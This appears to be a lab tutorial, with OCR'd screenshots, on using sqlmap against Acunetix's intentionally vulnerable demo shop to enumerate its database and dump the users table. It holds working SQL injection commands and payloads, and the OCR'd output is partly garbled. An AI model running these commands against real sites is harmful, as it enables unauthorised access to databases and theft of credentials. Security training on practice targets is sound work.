

# SQLMAP

## Phase 1: Manual Reconnaissance (Finding an Injection Point)

Before using an automated tool, you should always manually find a potential vulnerability. An injection point is a part of the website URL that takes input from the user, often ending in something like `id=1` or `category=2`.

1. Open the Firefox browser in Kali Linux.
2. Navigate to `http://testphp.vulnweb.com/`.
3. Click on any of the product categories, such as "Posters".
4. Look at the URL in your browser's address bar. It will change to something like:  
`http://testphp.vulnweb.com/listproducts.php?cat=1`
5. This URL is your target. The parameter `cat=1` is the potential injection point that you will test with `sqlmap`.

## Phase 2: Running the `sqlmap` Experiment (Step-by-Step)

Now, you will use `sqlmap` to automatically test this parameter.

### **Step 1: Open Your Terminal**

On Kali Linux, open your command-line terminal. `sqlmap` comes pre-installed.

### **Step 2: Enumerate Databases**

Your first goal is to ask the server what databases it has.

- **Type the following command:**

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs --batch
```

- **Command Breakdown:**

- **sqlmap:** Runs the tool.
- **-u "...":** Specifies the target URL you found. The quotes are important.
- **--dbs:** This is the action. It tells `sqlmap` to try and enumerate (list) all the databases.
- **--batch:** This automatically answers "yes" to all the prompts, making the experiment run smoothly without stopping to ask you questions.

- **Result:** After running, `sqlmap` will tell you the parameter `cat` is vulnerable. It will then list the available databases, which will include `acuart` and `information_schema`. `acuart` is the one that holds the application's data.

### **Step 3: List Tables from a Database**

Now that you know the database name (`acuart`), you can look inside it for tables.

- **Type the following command:**

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart --tables --batch
```

- **Command Breakdown:**

- **-D acuart:** Specifies the database you want to look inside (`acuart`).

- **--tables**: Tells sqlmap to list all the tables within the acuart database.
- **Result:** sqlmap will list all the tables in the acuart database. You will see several, but the most interesting one is typically **users**.

## Step 4: List Columns from a Table

You've found the **users** table. Now, you need to see what columns (like **username**, **password**) are inside it.

- **Type the following command:**

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users
--columns --batch
```

- **Command Breakdown:**

- **-T users**: Specifies the table you want to look inside (**users**).
- **--columns**: Tells sqlmap to list all the columns within the **users** table.

- **Result:** sqlmap will list the columns in the **users** table. You will see several, including **uname** (username) and **pass** (password).

## Step 5: Dump the Data

This is the final step. You will tell sqlmap to "dump" (extract) the data from the **uname** and **pass** columns.


- **Type the following command:**

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users
-C "uname,pass" --dump --batch
```

- **Command Breakdown:**

- **-C "uname,pass"**: Specifies the exact columns you want to get data from.
- **--dump**: Tells sqlmap to extract and display all the data found in those columns.

- **Result:** sqlmap will run and then display a table in your terminal containing all the usernames and passwords stored in the **users** table, completing the experiment.



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acunetix acuart

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Browse artists

Your cart

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
PHP scanner

PHP vuln help

Fractal Explorer

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**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.



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acunetix acuart

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Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer

**Categories**

**Paintings**

Lore ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis

**Stickers**


Lore ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis

**Graffiti**

Lore ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis

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**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.



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
PHP scanner

PHP vuln help

Fractal Explorer

**Posters**

The shore



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Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

[comment on this picture](#)

Mystery



Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

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The universe




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painted by: r4w8173

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Walking



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Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

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12:40:09 PM 10/26/2025

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Log In < My Test Lab — WordPress — http://localhost:8080/wp-login.php

Log In < My Identity Test Lab — WordPress — http://127.0.0.1:8080/wp-login.php

Docker Hub Container Image Library | App Containerization — hub.docker.com

Dashboard < Robust Man — WordPress — robustman.s3-tastewp.com/wp-admin/

Home of Acunetix Art — http://testphp.vulnweb.com

ChatGPT — chatgpt.com

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**Posters**

The shore



Donec ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

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Mystery



Donec molestie. Sed aliquam sem ut arcu.

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The universe




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[comment on this picture](#)

Walking



Donec ipsum dolor sit amet, consectetur adipiscing elit.  
Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

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```
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File Actions Edit View Help
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/n] N
sqlmap identified the following injection point(s) with a total of 48 HTTP(s) requests:
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 9140=9140

Type: error-based
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat1 AND GTID_SUBSET(CONCAT(0x71626b6271,(SELECT (ELT(8471=8471,1))),0x716b7a7071),8471)

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: cat1 AND (SELECT 1089 FROM (SELECT(SLEEP(5)))FmVu)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL

[12:45:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.6
[12:45:53] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[12:45:54] [INFO] fetched data logged to text files under '/home/rauh/.local/share/sqlmap/output/testphp.vulnweb.com'
[12:45:54] [WARNING] your sqlmap version is outdated
[*] ending @ 12:45:54 /2025-10-26

[rauh@kali:~]-
$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --D acuart --tables --batch
[1.9.4-stable]
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:03:54 /2025-10-26
[13:03:54] [INFO] resuming back-end DBMS 'mysql'
[13:03:54] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

```
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
rahul@kali: ~
File Actions Edit View Help

[13:03:54] [INFO] resuming back-end DBMS 'mysql'
[13:03:54] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 9140=9140

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71626b6271,(SELECT (ELT(8471=8471,1))),0x716b7a7071),8471)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1089 FROM (SELECT(SLEEP(5)))FMVU)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71626b6271,0x416d6e7151536362536365674b64424863447a6a574d53455278676b595a45744e50767473474757,0x716b7a7071),NULL,NULL,NULL-- -

[13:03:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[13:03:55] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+----+-----+
| artists |          |
+----+-----+
| carts |          |
+----+-----+
| categ |          |
+----+-----+
| featured |          |
+----+-----+
| guestbook |          |
+----+-----+
| pictures |          |
+----+-----+
| products |          |
+----+-----+
| users |          |
+----+-----+
[13:03:55] [INFO] fetched data logged to text files under '/home/rahul/.local/share/sqlmap/output/testphp.vulnweb.com'
[13:03:55] [WARNING] your sqlmap version is outdated
[*] ending at 13:03:55 /2025-10-26/
(rahul㉿kali)-[~]
$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --columns --batch
{5.9.4#stable}
https://sqlmap.org
30°C Partly sunny 10528 PM 10/26/2025
```

```
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(rahul㉿kali)-[~]
$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --columns --batch
{5.9.4#stable}
https://sqlmap.org
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[*] starting at 13:04:15 /2025-10-26/
[13:04:15] [INFO] resuming back-end DBMS 'mysql'
[13:04:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 9140=9140

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71626b6271,(SELECT (ELT(8471=8471,1))),0x716b7a7071),8471)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1089 FROM (SELECT(SLEEP(5)))FMVU)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71626b6271,0x416d6e7151536362536365674b64424863447a6a574d53455278676b595a45744e50767473474757,0x716b7a7071),NULL,NULL,NULL-- -

[13:04:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[13:04:16] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+----+-----+
| Column | Type           |
+----+-----+
| name   | varchar(100)  |
+----+-----+
| address | mediumtext    |
+----+-----+
| cart   | varchar(100)  |
+----+-----+
| cc     | varchar(100)  |
+----+-----+
| email  | varchar(100)  |
+----+-----+
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```

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File Actions Edit View Help

Table: users  
[8 columns]

Column	Type
name	varchar(100)
address	mediumtext
cart	varchar(100)
cc	varchar(100)
email	varchar(100)
pass	varchar(100)
phone	varchar(100)
uname	varchar(100)

[13:04:16] [INFO] Fetched data logged to text files under '/home/rahul/.local/share/sqlmap/output/testphp.vulnweb.com'

[13:04:16] [WARNING] your sqlmap version is outdated

[\*] ending @ 13:04:16 /2025-10-26/

rahul@kali: ~

```
$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -C "uname,pass" --dump --batch
```

sqlmap module: Test this with some of alias

https://sqlmap.org

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[\*] starting @ 13:04:42 /2025-10-26/

[13:04:42] [INFO] resuming back-end DBMS 'mysql'

[13:04:42] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: cat (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: cat=1 AND 9140#9140

Type: error-based

Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID\_SUBSET)

Payload: cat=1 AND GTID\_SUBSET(CONCAT(0x71626b6271,(SELECT (ELT(8471=8471,1))),0x716b7a7071),8471)

Type: time-based blind

Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)

Payload: cat=1 AND (SELECT 1089 FROM (SELECT(SLEEP(5)))FMvU)

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[\*] starting @ 13:04:42 /2025-10-26/

[13:04:42] [INFO] resuming back-end DBMS 'mysql'

[13:04:42] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: cat (GET) orders

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: cat=1 AND 9140#9140

Type: error-based

Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID\_SUBSET)

Payload: cat=1 AND GTID\_SUBSET(CONCAT(0x71626b6271,(SELECT (ELT(8471=8471,1))),0x716b7a7071),8471)

Type: time-based blind

Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)

Payload: cat=1 AND (SELECT 1089 FROM (SELECT(SLEEP(5)))FMvU)

Type: UNION query

Title: Generic UNION query (NULL) - 11 columns

Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71626b6271,0x416d6e7151536362536365674b64424863447a6a574d53455278676b595a45744e50767473474757,0x716b7a7071),NULL,NULL,NULL-- -

[13:04:48] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu

web application technology: Nginx 1.19.0, PHP 5.6.40

back-end DBMS: MySQL ≥ 5.6

[13:04:48] [INFO] fetching entries of column(s) 'pass,uname' for table 'users' in database 'acuart'

Data for table: users

[1 entry]
+-----+   uname   pass   +-----+   test   test   +-----+

[13:04:48] [INFO] table 'acuart.users' dumped to CSV file '/home/rahul/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'

[13:04:48] [INFO] fetched data logged to text files under '/home/rahul/.local/share/sqlmap/output/testphp.vulnweb.com'

[13:04:48] [WARNING] your sqlmap version is outdated

[\*] ending @ 13:04:48 /2025-10-26/

rahul@kali: ~

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